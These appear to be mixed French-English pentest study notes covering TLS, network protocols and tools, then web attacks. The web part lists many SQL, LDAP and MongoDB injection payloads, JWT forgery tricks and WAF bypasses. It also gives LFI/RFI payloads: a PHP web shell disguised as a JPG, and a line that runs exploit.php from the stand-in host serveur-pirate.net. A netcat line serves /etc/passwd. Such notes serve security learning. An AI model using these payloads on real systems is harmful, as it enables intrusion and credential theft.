**Anonymous Diffie-Hellman** uses Diffie-Hellman, but without authentication. Because the keys used in the exchange are not authenticated, the protocol is susceptible to Man-in-the-Middle attacks. Note: if you use this scheme, a call to `SSL_get_peer_certificate` will return `NULL` because you have selected an anonymous protocol. This is the only time `SSL_get_peer_certificate` is allowed to return `NULL` under normal circumstances.

You should not use Anonymous Diffie-Hellman. You can prohibit its use in your code by using "`!ADH`" in your call to `SSL_set_cipher_list`.

**Fixed Diffie-Hellman** embeds the server's public parameter in the certificate, and the CA then signs the certificate. That is, the certificate contains the Diffie-Hellman public-key parameters, and those parameters never change.

**Ephemeral Diffie-Hellman** uses temporary, public keys. Each instance or run of the protocol uses a different public key. The authenticity of the server's temporary key can be verified by checking the signature on the key. Because the public keys are temporary, a compromise of the server's long term signing key does not jeopardize the privacy of past sessions. This is known as *Perfect Forward Secrecy (PFS)*.

You should always use Ephemeral Diffie-Hellman because it provides PFS. You can specify ephemeral methods by providing "`kEECDH:kEDH`" in your call to `SSL_set_cipher_list`.

**Ephemeral Diffie-Hellman (DHE in the context of TLS) differs from the static Diffie-Hellman (DH) in the way that static Diffie-Hellman key exchanges also always use the same Diffie-Hellman private keys. So, each time the same parties do a DH key exchange, they end up with the same shared secret.**

**Within TLS you will often use DHE as part of a key-exchange that uses an additional authentication mechanism (e.g. RSA, PSK or ECDSA).**

So the fact that the TLS server signs the content of its server key exchange message that contains the ephemeral public key implies to the SSL client that this Diffie-Hellman public key is from the SSL server.

- In most cases, the best way to protect yourself against SSL/TLS-related attacks is to disable older protocol versions.
- What are the advantages of using the latest TLS version?

In a nutshell, TLS 1.3 is faster and more secure than TLS 1.2.

One of the changes that makes TLS 1.3 faster is an update to the way a TLS handshake works.

Many of the major vulnerabilities in TLS 1.2 had to do with older cryptographic algorithms that were still supported.

TLS 1.3 drops support for these vulnerable cryptographic algorithms, and as a result it is less vulnerable to cyber attacks.

#### some useful command

tcpdump -i eth0 udp port 53	Sniffer les packet UDP vers le port 53 sur l'interface eth0
sudo socat -v -v openssl-listen:443,reuseaddr,fork,cert=\$FILENAME.pem,cafile=\$FILENAME.crt,verify=0 -	Run your own server WEB with TLS support ( with certificate )

- Protocole IPsec :

-

- ...

- ...
- ...
- ...

### Some Nmap commands

<code>nmap -sn [TARGET]</code>	<p>Launch a ping scan against a network segment</p> <p>Ping scans in Nmap may also identify MAC addresses and vendors if executed as a privileged user on local Ethernet networks.</p> <p>Can be used to find hosts on the same network.</p>
<code>nmap -A [TARGET]</code>	<p>Aggressive mode :</p> <p>This mode sends a lot more probes, and it is more likely to be detected, but provides a lot of valuable host information.</p>
<code>nmap -p- [TARGET]</code>	scan all ports
<code>nmap -sU</code>	UDP scan
<code>nmap -Pn</code>	<p>Treat all hosts as online -- skip host discovery.</p> <p>This option will force the scanning even if it has detected the target as down in host discovery</p>
<code>nmap -sV</code>	application version information

- It used for :

- 1) Network mapping & host discovery
- 2) Port Scanning
- 3) OS detection
- 4) Service Version Detection
- 5) Service Enumeration
- 6) Firewall Detection & Evasion

-

### Some Netcat Commands

<code>nc exemple.local 10222</code>	Se connecter sur le serveur exemple.local au port 10222
<code>nc -l 10222</code>	Écouter un port sur notre installation
<code>nc -l 192.168.0.2 10222</code>	Écouter un port sur notre installation sur l'interface précisée.
<code>netcat -c 'cat /etc/passwd' -l -p 1234</code>	<p>-c : specify shell commands to exec after someone connect to us</p> <p>-p : port number for listening</p>

### Some useful tools and commands ( pas que réseau )

<code>netdiscover</code> <code>arp-scan --localnet</code>	Découvre toutes les hosts dans un même réseau.
<code>wpscan --url "[URL]" --enumerate</code>	Trouver des vulnérabilité si il y a Wordpress utiliser
<code>wpscan --url "[URL]" -U [USER_NAME]</code> <code>-P [WORDLIST]</code>	Bruteforcer le mdp d'un user sur wordpress
<code>cewl</code>	<b>CeWL</b> is a ruby app which spiders a given url to a specified depth,

<code>cewl "[URL]" &gt; cewl3.txt</code>	optionally following external links, and returns a list of words which can then be used for password crackers such as John the Ripper
<code>weplab</code>	tools to analyse WEP protocol et crack WEP key in pcap.file

### Some protocols

<b>SMTP, POP3, Internet Message Access Protocol (IMAP)</b>	protocoles liées au mail
<b>NFS</b>	

- Connecting with **telnet** ( instead **SSH** ) is insecure as anyone who can see the traffic, or access a packet capture of the connection is able to see the username and password used as well as all the commands that the user executed.

## Protocole FTP

Le protocole **FTP** (*File Transfer Protocol*) est un protocole de transfert de fichier (RFC959) de la couche **Application**. Le protocole FTP s'utilise de façon standard sur le **port 21 du serveur en mode TCP**. Par contre, **FTP ne fonctionne que sur du TCP**. Il existe un protocole TFTP (*Trivial FTP*) qui est lui basé sur UDP.


Lors d'une connexion FTP, deux canaux de transmission sont ouverts :

- Un canal pour l'échange des commandes (canal de contrôle) : **USER**, **PASS**, **LIST**, **RETR**, **STOR**, ...
- Un canal pour l'échange des données

L'échange de données fonctionnant suivant le modèle client/serveur, il existe donc deux possibilités : le mode **actif** et le mode **passif** (le plus utilisé).


### Mode actif

Dans le **mode actif**, le client FTP (en utilisant la commande **PORT**) détermine le port d'écoute et joue le rôle de **serveur** pour le canal de données.



### Mode passif

Dans le **mode passif**, le client FTP (en utilisant la commande **PASV**) choisit le mode passif et c'est le serveur FTP qui détermine le port d'écoute et joue le rôle de serveur pour le canal de données.



Les principales failles du WEP sont essentiellement les suivantes :

- Les algorithmes de vérification d'intégrité et d'authentification sont très facilement contournables.
- Possibilité de construire des dictionnaires fournissant en fonction d'un IV, le keystream.
- L'algorithme de chiffrement RC4 présente des clés faibles et l'espace disponible pour les IV est trop petit.
- Une même clé est utilisée pour tout le réseau et les clés de chiffrement sont statiques .
- Clés courtes 40 bits (5 caractères !!!) ou 104 bits et/ou trop simples (attaque par dictionnaire)
- Gestion des clés

-----  
-----

**Dans les algorithmes de chiffrement par flot, une suite d'octets ou de bits est produite à partir de la clé.**

**Cette suite est combinée ( avec un XOR ou autre ) aux octets du clair pour donner les octets du chiffré.**

- Protocol SMTP

**SMTP signifie Simple Message Transfer Protocole, ce protocole est utilisé pour transférer les messages électroniques sur les réseaux.**


**Son Port est 25. Il fait partie de la couche Application.**

**Son principal objectif est de router les mails à partir de l'adresse du destinataire.**

### Fonctionnement avec un exemple :

#### Exemple général

Avant de rentrer en détail dans la description de ce protocole, il est important de connaître les différentes phases qui se succèdent entre l'envoie d'un mail par l'émetteur et sa réception par le destinataire. Le schéma suivant présente la succession de ces différentes phases :



Dans cet exemple, Fred, qui appartient au domaine truc.fr, veut envoyer un mail à Marc, qui, lui, appartient au domaine machin.com.

Fred va composer son mail sur son ordinateur puis va exécuter la commande d'envoi de son logiciel de messagerie. Le logiciel va contacter le serveur smtp du domaine truc.fr (1), c'est ce serveur qui va se charger d'acheminer (router) le mail vers le destinataire.

Le serveur smtp.truc.fr va lire l'adresse de destination du mail, le domaine du destinataire n'étant pas truc.fr, le serveur va alors contacter le serveur smtp du domaine machin.com.

Si ce serveur existe, ce qui est le cas ici, smtp.truc.fr va lui transférer le mail (2).

Le serveur smtp.machin.com va vérifier que l'utilisateur Marc existe bien dans sa liste d'utilisateurs. Il va ensuite placer le mail dans l'espace mémoire accordé aux mails de Marc sur le serveur (3).

Le mail est ainsi arrivé à destination. L'objectif du protocole SMTP est atteint.

Ensuite c'est le protocole POP (voir partie [POP](#)) qui est utilisé.

Lorsque Marc utilisera son logiciel de messagerie pour vérifier s'il a de nouveaux mails, le logiciel va solliciter le serveur pop (4) afin que celui-ci vérifie si des mails sont dans l'espace mémoire accordé à Marc (5).


S'il y a un message, le serveur pop va l'envoyer au logiciel de messagerie de Marc (6).

Le service SMTP est divisé en plusieurs parties, chacune assurant une fonction spécifique :

- MUA : Mail User Agent, c'est le client de messagerie (Exemples : Outlook, ThunderBird),
- MTA : Mail Transfert Agent, c'est l'élément principal d'un serveur SMTP car c'est lui qui s'occupe d'envoyer les mails entre les serveurs. En effet, avant d'arriver dans la boîte mail du destinataire, le mail va transiter de MTA en MTA. Il est possible de connaître l'ensemble des MTA par lesquels le mail est passé, pour cela il suffit d'afficher la source du message,
- MDA : Mail Delivery Agent, c'est le service de remise des mails dans les boîtes aux lettres (les espaces mémoires réservés) des destinataires, il intervient donc en fin de chaîne d'envoi d'un mail.

**Sur internet, les MTA communiquent entre-eux grâce au protocole SMTP et sont logiquement appelés serveurs SMTP (parfois serveur de courrier sortant).**

**Il existe deux principaux protocoles permettant de relever le courrier sur un MDA : POP3 et IMAP.**



Pour éviter que chacun puisse consulter le courrier des autres utilisateurs, l'accès au MDA est protégé par un **nom d'utilisateur et un mot de passe**.

Les serveurs utilisent les enregistrements MX des serveurs DNS pour acheminer le courrier.

Par défaut et pour des raisons historiques, il n'est pas nécessaire de s'authentifier pour envoyer du courrier électronique, ce qui signifie qu'il est **très facile d'envoyer du courrier en falsifiant l'adresse électronique de l'expéditeur**.

### Exemple session SMTP avec telnet :

```
telnet smtp.xxxx.xxxx 25
Connected to smtp.xxxx.xxxx.
220 smtp.xxxx.xxxx SMTP Ready
HELO client
250-smtp.xxxx.xxxx
250-PIPELINING
250 8BITMIME
MAIL FROM: <auteur@yyyy.yyyy>
250 Sender ok
RCPT TO: <destinataire@xxxx.xxxx>
250 Recipient ok.
DATA
354 Enter mail, end with "." on a line by itself
Subject: Test

Corps du texte
.
250 Ok
QUIT
221 Closing connection
Connection closed by foreign host.
```

Un série de codes retour sur trois chiffres est présente pour indiquer le statut de la demande.

Le premier chiffre du code retour indique le statut global de la demande, les deux autres chiffres donnent le détail du statut :

- code 2** : la demande a été exécutée sans erreur ;
- code 3** : la demande est en cours d'exécution ;
- code 4** : indique une erreur temporaire ;
- code 5** : la demande n'est pas valide et n'a pas pu être traitée.

<b>Code</b>	<b>Signification<sup>7</sup></b>
220	Premier code envoyé par le serveur lorsque la connexion s'est effectuée avec succès.
250	Confirmation de commande acceptée.
354	Réponse à la commande DATA. Le serveur attend les données du corps du message. Le client indique la fin du message par un point seul sur une ligne : <CR><LF>.<CR><LF>
421	Échec temporaire au niveau de la connexion. Il se peut que le serveur soit surchargé, qu'il limite le nombre de connexions en provenance d'une même adresse IP ou que le service soit indisponible.
452	Échec temporaire : nombre de destinataires maximum atteint.
550	Échec permanent. La boîte aux lettres n'existe pas ou l'adresse du destinataire est invalide.
554	Échec permanent au niveau de la connexion : utilisé à la place du code 220 pour les hôtes sur liste noire.

### - Port Knocking

Le toilage à la porte, ou port-knocking, est une méthode permettant de modifier le comportement d'un pare-feu (firewall) en temps réel en provoquant l'ouverture de ports permettant la communication, grâce au lancement préalable d'une suite de connexions sur des ports distincts dans le bon ordre, à l'instar d'un code frappé à une porte.

Cette technique est notamment utilisée pour protéger l'accès au port 22 dédié au Secure shell (SSH) ; elle ne nécessite pas beaucoup de ressources et reste facile à mettre en œuvre.

La méthode de port-knocking est considérée comme sécurisée étant donné qu'elle est située à un niveau bas des couches TCP/IP et qu'elle ne requiert pas de port ouvert (le service knockd est lui aussi invisible).

Dans linux, parfois la configuration de cette feature peut se situer dans le fichier `/etc/knockd.conf`.

### - Network File System (NFS)

Network File System (**NFS**), ou système de fichiers en réseau, est une application client/serveur qui permet à un utilisateur de consulter et,

éventuellement, de stocker et de mettre à jour des fichiers sur un ordinateur distant, comme s'ils étaient sur son propre ordinateur.

## 5) Web

### - (Se/Deser)-ialisation

#### Some tools

ysoserial	A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.
PHP Generic Gadget Chains	Like ysoserial for PHP

- Generally speaking, deserialization of user input **should be avoided unless absolutely necessary**. The high severity of exploits that it potentially enables, and the difficulty in protecting against them, outweigh the benefits in many cases.

If possible, you should avoid using generic deserialization features altogether.

#### - Identify insecure deserialization :

During auditing, you should look at all data being passed into the website and try to identify anything that looks like serialized data.

Once you identify serialized data, you can test whether

you are able to control it.

In Java, if you have source code access, take note of

any code that uses the **readObject()** method, which is

used to read and deserialize data from an **InputStream**.

- In some cases of deserialization exploit, you can modify data types in the serialized data to take advantage of an existing loose comparaison in the code ( on password verification, ... ) .
- En python, c'est la bibliothèque **Pickle** qui est utilisée pour la seria/deserialisation ( en format **Pickle** ).  
If an application unserializes data using pickle based on a string under your control, you can execute code in the application.

Objet de type Pickle :

```
(i__main__
Hack
(dp1
S'test1'
p2
S'test'
p3
S'S'test2'
p4
S'retest'
p5
sb.
```

- Magic methods

Magic methods ( like `__construct()`, `__wakeup()` ) can become dangerous when the code that they execute handles attacker-controllable data, for example, from a **deserialized object**.

Therefore, if an attacker can manipulate which class of object is being passed in as serialized data, they can influence what code is executed after ( which magic method of a certain class ).

- Gadget Chains :

In the wild, many insecure deserialization vulnerabilities will only be exploitable through the use of gadget chains.

Manually identifying gadget chains can be a fairly arduous process. Fortunately, there are a few

options for working with pre-built gadget chains that you can try first.

There are several tools available that can help. These tools provide a range of **pre-discovered gadget chains** that have been exploited on other websites.

It is important to note that it is not the presence of a gadget chain in the website's code, or any of its libraries, that is responsible for the vulnerability.

Even if there is no dedicated tool for automatically generating the serialized object, you can still find documented gadget chains for popular frameworks and adapt them manually.

- **Serialized Java objects** will always start with : `aced00057372`.
- **XMLDecoder** is a Java class that creates objects based on a XML message. If a malicious user can get an application to use arbitrary data in a call to the method `readObject`, she will instantly gain code execution on the server.  
See :  
<https://pentesterlab.com/exercises/xmldecoder/course>
- The string **r00 ( in base64 )** at the beginning of the string is a good indicator to recognize serialized Java objects.
- To avoid exploitation, you can use **JSON object ( encode/decode in json format )** instead of serialized object.

## - **JWT (JSON Web Token)**

- Vérifier que le header du Jeton ( dans le header ) contient le bon algorithme ( il peut être par exemple à "none", "None" ou "NONE" pour que la signature n'est pas pris en compte).

- "jwt\_tool" est un outil permettant de bruteforcer une clé sur un JWT.
- Si le token utilise RS256 ( RSA ), une faille consiste à changer RS256 en HS256 et utiliser une des clefs publiques qui était utilisée pour RSA comme secret.
- Utiliser une bonne fonction de décodage selon la librairie utilisée pour que la signature soit vérifiée ( si on utilise une mauvaise fonction pour décoder le jwt, il se peut que la signature n'est pas vérifiée et donc qu'un attaquant peut mettre ce qu'il veut en tant que data ).
- Sometimes, there is a "Kid" parameter :

```
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "0001"
}
```

- Often used to retrieve a key from database or file system.

This is done prior to verification of the signature.

If this parameter is injectable, you can tell the serveur to use the provided file (from its own system directory) as the key for the signature.

So you can retrieve a known file from the serveur ( it depends on the OS) and construct the signature with it and then tell the serveur ( from the kid parameter ) that the content of this file is the key to verify the token.

Example :

```
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "/dev/null"
}
```

Here, we know the content of /dev/null (it's an empty file). So, we can easily reconstruct a valid signature.

In the case that a database is used, you can try an **SQL injection** from the parameter because its value is put in a sql request.

A signed JWT is known as a **JWS (JSON Web Signature)**. In fact a JWT does not exist itself — either it has to be a JWS or a JWE (JSON Web Encryption). It's like an abstract class — the JWS and JWE are concrete implementations.

### - SQL injection :

- CheatSheet SQL injection :  
<https://portswigger.net/web-security/sql-injection/cheat-sheet>
- étapes dans une SQLi Union :
  - Chercher le nombre de colonne ( pour le UNION )
  - Chercher le type des colonnes
  - Chercher le type de database ( pour connaître la syntaxe)
  - Sortir la liste de toutes les tables présentes ( leurs noms )
  - Chercher le détail du format des tables ( les colonnes )
  - Afficher leurs contenus ( étape simple )
- Potentielles étapes pour une BSQLi :
  - Trouver la taille du champs voulu.
  - Bruteforcer chaque caractère.
- Exemples de payloads

' OR 1=1 AND 'username'='admin' /*	- L'opération AND vient en premier
------------------------------------	------------------------------------

	<ul style="list-style-type: none"> <li>- " /* " ou " -- " ou "#" : commentaire pour fermer la suite</li> <li>- On MySQL, the double-dash sequence ("--") must be followed by a space</li> </ul>
<code>SELECT * FROM table LIMIT 5, 10;</code>	Cette requête retourne les enregistrements 6 à 15 d'une table. Le premier nombre est l'OFFSET tandis que le suivant est la limite.
<pre>' UNION SELECT 1,2,3-- ( TESTER PLUSIEURS ENCHAÎNEMENT DE CHIFFRE SUR SELECT 1,1,1,1..... OU ' UNION SELECT NULL,NULL,NULL-- OU 'Order by 3# OU ' UNION SELECT NULL,NULL,NULL FROM DUAL -- ( Pour ORACLE DB )</pre>	<p>Tester si il y a 3 colonnes (selon le nombre de chiffres écrits pour le UNION).</p> <p>The reason for using NULL as the values returned from the injected SELECT query is that the data types in each column must be compatible between the original and the injected queries. Since NULL is convertible to every commonly used data type, using NULL maximizes the chance that the payload will succeed when the column count is correct.</p> <p>Obligé de rajouter un FROM sur un SELECT sur des base de donnée ORACLE</p>
<code>UNION ALL SELECT 1,2,3,4,5,6,load_file('FILE_NAME')</code>	Print the content of "index.php" as the first column
<code>' UNION SELECT username, password FROM users--</code>	Si le SELECT de base est composé de 2 colonnes et qu'on connaît le noms des tables, il est possible de récupérer des données si elles sont affichées sur la page comme dans cette exemple.
<pre>' UNION SELECT username    '~'    password FROM users--  1 UNION SELECT 1,concat(login,':',password),3,4 FROM users;</pre>	<p>Suppose instead that the basic query only returns a single column.</p> <p>You can easily retrieve multiple values together within this single column by concatenating the values together, ideally including a suitable separator to let you distinguish the combined values.</p> <p>This uses the double-pipe sequence    which is a string concatenation operator on Oracle and</p>

<code>SELECT login + '-' + password FROM members</code>	MySQL (in particular configuration). The injected query concatenates together the values of the username and password fields, separated by the ~ character.
<code>1 UNION SELECT 1,@@version,3,4 1 UNION SELECT 1,database(),3,4 1 UNION SELECT 1,current_user(),3,4</code>	Version de la database Nom de la database Nom du current user
<code>UNION SELECT NULL, NULL, NULL, cast(password as numeric),</code>	méthode cast() à utiliser pour régler le problème des types des colonnes.
<code>-1 OR (SELECT SLEEP(3) FROM users WHERE id=1 AND 1=1)</code>	Time blind sql : Permet de voir si l'entrée est vulnérable à une time blind sql.  You can also use pg_sleep(10) ( PostgreSQL)
<code>?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10' --</code>	Time based sql to test size of data
<code>IF (ASCII(lower(substring((USER),1,1)))&gt; 97) WAITFOR DELAY '00:00:10'</code>	Time based sql to find each character of the user USER  MySQL Syntax: <code>IF(condition, true-part, false-part)</code>  SQL Server Syntax: <code>IF condition true-part ELSE false-part</code>  Oracle Syntax: <code>BEGIN IF condition THEN true-part; ELSE false-part; END IF; END;</code>
	PostgreSQL syntax : <code>SELECT CASE WHEN condition THEN true-part ELSE false-part END;</code>
<code>/**/UN/**/ION/**/SEL/**/ECT/**/passw ord/**/FR/**/OM/**/Users/**/WHE/**/R E/**/username/**/LIKE/**/'tom'--</code>	You can use sql inline comments sequences to rewrite word

/*! MYSQL Special SQL */	This is a special comment syntax for MySQL. It's perfect for detecting MySQL version. If you put a code into this comment it's going to execute in MySQL only.																														
SELECT /*!32302 1/0, */ 1 FROM tablename	Will throw an division by 0 error if MySQL version is higher than 3.23.02																														
	Executing more than one query in one transaction ( Stacking Queries ).  Language / Database Stacked Query Support Table green: supported, dark gray: not supported, light gray: unknown  <table border="1"> <thead> <tr> <th></th><th>SQL Server</th><th>MySQL</th><th>PostgreSQL</th><th>ORACLE</th><th>MS Access</th></tr> </thead> <tbody> <tr> <td>ASP</td><td style="background-color: #99ff99;"> </td><td></td><td></td><td></td><td></td></tr> <tr> <td>ASP.NET</td><td style="background-color: #99ff99;"> </td><td></td><td></td><td></td><td></td></tr> <tr> <td>PHP</td><td style="background-color: #99ff99;"> </td><td style="background-color: #999999;"> </td><td style="background-color: #99ff99;"> </td><td></td><td></td></tr> <tr> <td>Java</td><td></td><td></td><td></td><td style="background-color: #999999;"> </td><td style="background-color: #999999;"> </td></tr> </tbody> </table>		SQL Server	MySQL	PostgreSQL	ORACLE	MS Access	ASP						ASP.NET						PHP						Java					
	SQL Server	MySQL	PostgreSQL	ORACLE	MS Access																										
ASP																															
ASP.NET																															
PHP																															
Java																															
SELECT * FROM members; DROP members--	Very useful for bypassing, <b>magic_quotes()</b> and similar filters, or even WAFs.																														
SELECT CONCAT(CHAR(75),CHAR(76),CHAR(77))  SELECT CHAR(75)+CHAR(76)+CHAR(77)  SELECT CHR(75)  CHR(76)  CHR(77)  SELECT (CHaR(75)  CHaR(76)  CHaR(77))	This will return 'KLM'.																														
SELECT ASCII('abbas')	this returns the ASCII number of the first character ( 'a' => 97 ).																														
BENCHMARK(howmanytimes, do this)	function Syntax on benchmark.																														
SELECT MID("SQL Tutorial", 5, 3) AS ExtractString;	Extract a substring from a string ( in this example : start at position 5, extract 3 characters):  same function ; <b>SUBSTR()</b> and <b>SUBSTRINGS()</b>																														

1' AND (SELECT LENGTH(database())=1#	Using LENGTH() ( LEN(), DATALENGTH() ) function is possible to know the length of a string in a SQL query.
ASCII('a') Return: 97	ASCII() - returns the ASCII value from a character
xyz' union select case when (username = 'Administrator' and SUBSTRING(password, 1, 1) > 'm') then 1/0 else null end from users--	Blind error based SQLi pour chercher les caractères du password de l'admin
to_char(1/5)	convertir en chaîne de caractère
LIMIT	if the developer checked that only one result is return by the database.
admin%09or%"091%09=%091%09--	%09 = tabulation You can use tabulation instead of spaces if it's filtered

- For blind SQL , sometimes you have to modify the query so that it will cause a database error if the condition is true, but not if the condition is false.

example : xyz' UNION SELECT CASE WHEN (1=2) THEN 1/0 ELSE NULL END--

- It's good to use UNION with ALL.

- **LDAP injection**

For non-malicious users, the resulting filter should be something like:

```
(&(userID=johndoe)(password=johnspwd))
```

If this query is true, the user and password combination exists in the directory, so the user is logged in. However, an attacker can enter LDAP filter code as the user ID (shown in red) to create a filter that is always true, for example:

```
(&(userID=*)(userID=*)(|(userID=*)(password=anything))
```

#### Some useful commands for LDAP injection


- **MongoDB injection**

With MongoDB, the data isn't stored in row and columns. It's different from other common database systems.

#### Some useful commands for MongoDB injection

admin'    '1' == '1	Almost same as SQLi
// , <--	Commentaire
admin' && this.password.match([REGEX])%00  ... && this.password && this.password.match(...)	example of Payload  In case the password field does not exist for some records (since it's a NoSQL database), it's always a good idea to ensure its presence by using

	<b>that.</b>

#### **ByPassing WAF: SQL Injection – HPF Using HTTP Parameter Fragmentation (HPF)**

- Vulnerable code example

```
Query("select * from table where a=".$_GET['a']."' and b=".$_GET['b']);
Query("select * from table where a=".$_GET['a']."' and b=".$_GET['b']."' limit".$_GET['c'])
';
```

- The following request doesn't allow anyone to conduct an attack

```
/?a=1+union+select+1,2/*
```

- These requests may be successfully performed using HPF

```
/?a=1+union/*&b=*/select+1,2  /?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--
```

- The SQL requests become

```
select * from table where a=1 union/* and b=*/select 1,2
```

```
select * from table where a=1 union/* and b=*/select 1,pass/* limit */from users--
```

**La fonction “`htmlspecialchars`” protège de certaines injections SQL : elle filtre les caractère : & " ' < >.**

## Listing the contents of the database

Most database types (with the notable exception of Oracle) have a set of views called the information schema which provide information about the database.

You can query `information_schema.tables` to list the tables in the database:

```
SELECT * FROM information_schema.tables
```

This returns output like the following:

```
TABLE_CATALOG TABLE_SCHEMA TABLE_NAME TABLE_TYPE
=====
MyDatabase dbo Products BASE TABLE
MyDatabase dbo Users BASE TABLE
MyDatabase dbo Feedback BASE TABLE
```

This output indicates that there are three tables, called `Products`, `Users`, and `Feedback`.

You can then query `information_schema.columns` to list the columns in individual tables:

```
SELECT * FROM information_schema.columns WHERE table_name = 'Users'
```

This returns output like the following:

```
TABLE_CATALOG TABLE_SCHEMA TABLE_NAME COLUMN_NAME DATA_TYPE
=====
MyDatabase dbo Users UserId int
MyDatabase dbo Users Username varchar
MyDatabase dbo Users Password varchar
```

This output shows the columns in the specified table and the data type of each column.

## Equivalent to information schema on Oracle

On Oracle, you can obtain the same information with slightly different queries.

You can list tables by querying `all_tables`:

```
SELECT * FROM all_tables
```

And you can list columns by querying `all_tab_columns`:

```
SELECT * FROM all_tab_columns WHERE table_name = 'USERS'
```

- Pour le premier **select**, on peut remplacer "\*" par "TABLE\_NAME".
- Pour le deuxième **select**, on peut remplacer "\*" par "COLUMN\_NAME".
  
- **Blind SQL injection vulnerabilities :**  
Depending on the nature of the vulnerability and the database involved, the following techniques can be used to exploit blind SQL injection vulnerabilities:
  - With condition ( if ... )
  - Time delay
  - Trigger an out-of-band network interaction

A SQL injection provides the same level of access as the user used by the application to connect to the database (`current_user()`)... That is why it is always important to provide the lowest privileges possible to this user when you deploy a web application.

- **SQL Truncation :**

- **example :**

```
CREATE TABLE IF NOT EXISTS USER(
    id INT NOT NULL AUTO_INCREMENT,
    login VARCHAR(12),
    password CHAR(32),
    PRIMARY KEY (id)
);
```

Ici, avec cette table dans l'application, on peut essayer recréer un autre compte admin en jouant sur la taille : "admin" + " " \*7 + "blabla".

Ici ce pseudo sera tronqué à la création sur 12 octets ( sa taille MAX ) et donc sa valeur deviendra juste "admin".

-----  
-----

- **Open Redirect**

**Open Redirect** vulnerabilities allows you to redirect the victim to a malicious website. They are low impact vulnerabilities in most cases unless you can use them to leak OAuth tokens.

**Some payload**

//www.[URL...]	If you have to begin the value by "/" ( because the developer chose that to only redirect to URL inside of the site ) you can just begin a URL with "//"


## - LFI/RFI :

### Some payloads

?page= php://filter/read=convert.base64-encode/resource =lfi.php	Affiche le contenu du fichier "lfi.php" encodé en Base64.
?page= php://input .... <?php system(" ls -IA") ?>	Utilise le payload écrit dans les paramètres POST d'une requête.
echo "<pre><?php system(\$_GET['cmd']); ?></pre>" > payload.php; zip payload.zip payload.php; mv payload.zip shell.jpg; rm payload.php  http://example.com/index.php?page=zip://shell.jpg%23payload.php	Upload a Zip file with a PHP Shell inside and execute it.  phar:// fait à peu près la même chose  %23 = #
?page=expect://[COMMAND]	"Expect" has to be activated. You can execute code using this.
?page=data://text/plain;base64,PD9waHAgcGhwaW5mb3gpOz8%2B	Dans cette exemple, la chaîne codée en base64 ( qui est un script php ) sera exécuté et l'affichage de résultat sera sur la page web
?page=http://serveur-pirate.net/exploit.php	"exploit.php" sera exécuté. ( sans Wrapper PHP )
